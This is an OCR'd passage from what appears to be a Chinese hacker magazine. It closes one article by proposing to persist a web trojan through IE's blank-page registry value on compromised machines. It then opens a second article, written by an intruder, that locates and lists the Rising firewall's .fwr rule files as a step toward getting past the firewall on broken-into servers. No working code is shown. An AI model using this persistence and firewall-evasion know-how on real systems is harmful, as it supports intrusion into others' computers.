


图8




图9

其实写到这里，文章就应该结束了。不过脑子里有些想法想与各位大虾们分享一下，就是我们是不是可以对“空白页”的利用多一些，比如可以编写一个工具令它修改注册表中“blank”字符串的值为我们自己精心制作的一个包含有免杀网页木马的“空白”页面，这样就可以牢牢抓住一台肉鸡，因为就算对方将木马杀掉，但只要打开IE的空白页，就会再次中我们的木马了。可是苦于我目前未入流的编程技术，所以这样的软件如果有哪位高人写出来的话，还希望可以共享一下思路。当然，也可能我的设想有不妥之处，在此只是起一个抛砖引玉的作用，希望能在X网站上和大家一起讨论。（本文所涉及到的ResHacker和文章操作动画已收录到光盘中）

看菜鸟来对抗瑞星防火墙

困惑中挣扎




图1

我在入侵的时候碰到对方服务器上安装了瑞星杀毒软件+瑞星防火墙的情况非常多，经常是我打开了服务器的远程桌面却登录不上去，即使是使用工具把端口转发出来，这些工具也会被瑞星的防火墙给拦截，这让我很是郁闷（图1）。

瑞星防火墙最重要的就是规则（IP规则和访问规则），那么它的规则文件是什么呢？我们先在本机做个实验（最好是断开网络以防止有程序访问网络，瑞星会提示我们，不管我们点允许还是拒绝都会增加一条规则，这会为下面的操作带来不便），打开防火墙—设置—详细设置—IP规则，这些是瑞星默认的IP规则（图2）。




图 2

点导出规则，在保存类型里可以看到规则文件是以.fwr 为后缀的文件，知道了这些就好办了。打开 CMD 命令提示符进入瑞星的安装目录 E:\Program Files\Rising\Rfw，查找.fwr 后缀的所有文件（图 3）。




图 3

E:\Program Files\Rising\Rfw 目录里是 9 个规则文件：DefRL.fwr、DefRM.fwr、DefRH.fwr、RsRule.fwr、RsMod.fwr、UserRule.fwr、AppRule.fwr、GameRule.fwr、TrtRule.fwr，E:\Program Files\Rising\Rfw\Update 目录里是 5 个规则文件：




图 4




图 5




图 6

